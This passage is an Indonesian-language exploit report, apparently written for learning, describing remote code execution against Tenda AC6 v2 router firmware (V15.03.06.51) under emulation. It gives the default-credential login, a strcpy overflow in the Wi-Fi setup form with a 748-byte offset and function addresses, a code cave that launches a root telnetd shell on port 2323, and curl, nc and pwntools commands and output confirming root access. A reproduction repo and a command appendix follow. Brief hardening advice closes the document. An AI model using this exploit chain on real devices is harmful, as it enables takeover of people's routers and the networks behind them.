
STRATEGI: kendalikan STACK -> timpa saved return address -> arahkan eksekusi.

Gambar 12. Tata letak memori MIPS (referensi belajar).

9. Tahap 6 — Eksekusi & Menang


9.1 Peluru terakhir: membelokkan alamat kode

Menghitung alamat 'gua' (kode kita) di dalam file



Gambar 13. Rumus alamat: base + offset. Kesalahan di sini membuat program crash.

Kita menaruh kode kecil ('gua') di dalam program dan mengubah satu instruksi di akhir fungsi supaya melompat ke gua. Gua itu mengisi register argumen dengan teks perintah 'telnetd -l /bin/sh -p 2323', lalu memanggil system().



Gambar 14. Rantai exploit: dari form SSID sampai shell root.

9.2 Bukti kontrol alamat

```
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
The target architecture is set to "mips".
0x00400100 in _start ()
Breakpoint 1 at 0x400124

Breakpoint 1, 0x00400124 in _start ()
==== saved $ra (di $sp+76) sudah ditimpa alamat 'win' ====
0x2b2aabc: 0x00400140 0x00000001

==== stepi: lw $ra,76($sp) ====
0x00400128 in _start ()
ra: 0x400140

==== stepi: addiu $sp ; jr $ra ====
0x0040012c in _start ()
0x00400140 in win ()

==== PC sesudah jr ====
pc: 0x400140
=> 0x400140 <win>: li v0,0xfa4
0x400144 <win+4>: li a0,0x1
0x400148 <win+8>: lui a1,0x41
0x40014c <win+12>: addiu a1,a1,368
0x400150 <win+16>: li a2,0x6
0x00400144 in win ()

==== PC = alamat 'win' -> alur eksekusi dibajak! ====
pc: 0x400144
(gdb) █
```

Gambar 15. Di GDB: alamat kendali (\$pc/\$ra) berhasil dibajak.

9.3 Menjalankan serangan & mengambil shell

1) login backdoor -> cookie

```
CK=$(curl -s -i -X POST http://172.17.0.2:8080/login/Auth -d
'username=user&password=user' \
| sed -n 's/.*password=\\([^\;]*\\).*/\\1/p')
```

2) kirim payload overflow

```
curl -X POST http://172.17.0.2:8080/goform/fast_setting_wifi_set \
--data @payload.txt -H "Cookie: password=$CK"
```

3) sambung shell root di port 2323

```
nc 172.17.0.2 2323
```

Keluaran nyata (bukti): HTTP/1.0 302 adalah respon httpd yang sehat; setelah payload, koneksi putus (program crash karena sengaja kita bajak), lalu shell terbuka di port 2323.

```
/ # uname -a
```

```
Linux (none) 4.1.17+ #28 Sat Oct 31 17:56:39 KST 2020 mips GNU/Linux
```

```
/ # cat /etc/passwd
```

```
root::0:0:root:/root:/bin/sh
```

```
/ # echo RCE-PWNED-AC6V2
```

```
RCE-PWNED-AC6V2
```

```
File Edit View Search Terminal Help
$ python3 evidence/exploit_pwntools.py
[*] cookie password=dmsyjd
[*] payload 751 byte -> saved $ra=0x003047c0 (system)
[*] koneksi putus/crash (diharapkan): Remote end closed connection without response
[+] Opening connection to 172.17.0.2 on port 2323: Done
00\x0100\x1f00\x0100\x03uname -a
cat /etc/passwd
echo RCE-PWNED-AC6V2
/ # uname -a
Linux (none) 4.1.17+ #28 Sat Oct 31 17:56:39 KST 2020 mips GNU/Linux
/ # cat /etc/passwd
root::0:0:root:/root:/bin/sh
/ # echo RCE-PWNED-AC6V2
RCE-PWNED-AC6V2
/ #
[+] Root shell di port 2323 - gunakan io.interactive() untuk interaktif
[*] Closed connection to 172.17.0.2 port 2323

[ selesai: httpd crash (by design) + ROOT SHELL di port 2323 ]
```

Gambar 16. Terminal asli: eksekusi PoC pwntools (cookie, payload, crash, sambung shell 2323).

```
File Edit View Search Terminal Help
$ python3 evidence/shell_demo.py # sambung ROOT shell 2323

00\x0100\x1f00\x0100\x03uname -a
/ # uname -a
Linux (none) 4.1.17+ #28 Sat Oct 31 17:56:39 KST 2020 mips GNU/Linux
/ # cat /etc/passwd
root::0:0:root:/root:/bin/sh
/ # cat /proc/self/status | grep -E 'Uid|Gid|CapEff'
Uid:    0      0      0      0
Gid:    0      0      0      0
CapEff: 0000003fffffffff
/ # echo RCE-PWNED-AC6V2
RCE-PWNED-AC6V2
/ # ps w | grep -E 'httpd|telnetd|rc.g'
  1 root      0:02 /firmadyne/busybox sh /rc.g
 51 root      0:00 /firmadyne/busybox sh /rc.g
151 root      0:00 telnetd -l /bin/sh -p 2323
168 root      0:00 grep -E httpd|telnetd|c.g
/ #
```

Gambar 17. Terminal asli: shell ROOT di guest (Uid 0, /etc/passwd root, proses telnetd).

Catatan: whoami/id tidak tersedia di busybox firmware; identitas dibuktikan lewat /proc/self/status (Uid: 0) dan /etc/passwd (root).

10. Peta Alamat & Artefak (untuk verifikasi ulang)

Nama	Alamat / Nilai	Keterangan
system()	0x005047c0	fungsi yang kita panggil
doSystemCmd()	0x00505380	alternatif
execve()	0x00504400	alternatif
strcpy()	0x00504820	biang overflow
offset return address	748	dari buffer kedua (fp+0x90)
slot return address	fp+892	tempat saved \$ra
gua (cave)	0x0050b3d0	kode peubahan kecil; base 0x400000 + offset 0x10b3d0
teks perintah	0x0050b450	telnetd -l /bin/sh -p 2323

Artefak & hash (md5)

01ad72ced717c4531dd2beb53d149597 evidence/rce_final/cave_final.s
fe045d327c57553f230155a81163d9d0 evidence/rce_final/cfm_mib_dgram
5524ef051cc5f3f600cc387debc60816 evidence/rce_final/httpd_rce
352316ed4e2e60b0b8cbce63f972505f evidence/rce_final/libCfm_original.so
87f00756ee09b48292703a8d42b94779 evidence/rce_final/rc.g

11. Pelajaran & Rekomendasi

11.1 Untuk pengguna router ini

- Firmware Tenda AC6 v2 (V15.03.06.51) punya backdoor user/user dan beberapa buffer overflow. Konfigurasi ulang TIDAK menghilangkan backdoor — satu-satunya perbaikan nyata adalah update firmware atau ganti perangkat.
- Matikan WPS, matikan UPnP/cloud bila tak perlu, dan jangan pernah buka panel admin ke internet.
- Batasi akses admin hanya dari LAN, dan pisahkan router di segmen jaringan sendiri.

11.2 Untuk pembelajaran

- Selalu konfirmasi versi dari data RUNTIME, bukan hanya file statis.
- Gunakan emulator terisolasi untuk uji berbahaya; simpan perangkat asli sebagai cadangan + recovery.
- Input pengguna wajib dibatasi panjangnya (gunakan strncpy/sprintf, not strcpy).

Lampiran A — Ringkasan Perintah Kunci

```
Recon          : nmap -sT -p- 192.168.0.1 ; curl -i ../login/Auth
Ambil firmware: curl -o dump.bin ../cgi-bin/DownloadFlash ; binwalk -e dump.bin
Bedah          : unsquashfs ; readelf -h -l bin/httpd ; objdump -d bin/httpd
Statis         : Binary Ninja (import bin/httpd -> Analyze)
Emulasi        : FirmAE/QEMU user-net + hostfwd 8080->80, 2323->2323
Debug          : qemu -gdb + gdb-multiarch (breakpoint, baca fp+892)
Eksploit       : auth user/user -> POST /goform/fast_setting_wifi_set ssid=748A+addr
Shell          : nc <host> 2323 -> / # (root)
```

Lampiran B — Berkas Bukti

- evidence/ — hasil nmap, HTML, JS bocor, cookie
- evidence/rce_final/ — httpd_rce, cave_final.s, cave_code.bin, payload_ssid.bin, libCfm_original.so, cfm_mib_dgram, rc.g, MD5SUMS.txt
- evidence/exploit_pwntools.py — PoC otomatis (host: 172.17.0.2)
- evidence/report_figs/ — screenshot Binary Ninja (decompiler) & terminal MATE asli

Seluruh data pribadi telah disamarkan. Laporan ini murni untuk pembelajaran pada perangkat milik sendiri.

12. Reproduksi (repo) & Verifikasi Clean-Room

Seluruh langkah di laporan ini dapat direproduksi dari repo:

<https://github.com/farrelfaizialhaq/tenda-ac6-rce>

12.1 Langkah singkat

- git clone <https://github.com/farrelfaizialhaq/tenda-ac6-rce.git>
- cd tenda-ac6-rce && ./bootstrap.sh (butuh sudo + internet + docker)
- docker exec firmare-run bash /repo/emulator/setup_emulator.sh
- ./emulator/reboot_guest.sh -> tunggu httpd=302
- python3 exploit/exploit.py -> ROOT SHELL di 172.17.0.2:2323

12.2 Hasil verifikasi (clone baru)

httpd melayani (302); exploit mengembalikan root shell; uname -> Linux 4.1.17+ mips; cat /etc/passwd -> root::0:0:root:/root:/bin/sh; echo RCE-PWNED-AC6V2 tercetak.

12.3 Celah asli vs harness emulasi (jujur)

- Celah asli: overflow strcpy pada form_fast_setting_wifi_set; backdoor user:user dari default config.

- Harness emulasi (khusus repo): patch hook epilog/'cave' pada bin/httpd; libapmib.so dipatch (apmib_init/apmib_init_HW -> return 1) agar httpd melewati baca config dari flash; /cfg/mib.cfg (disanitasi) disediakan sebagai config emulator.
- Di perangkat asli, RCE penuh memerlukan kontrol \$a0 (ROP/ret2stack) — non-PIE, NX off, tanpa canary.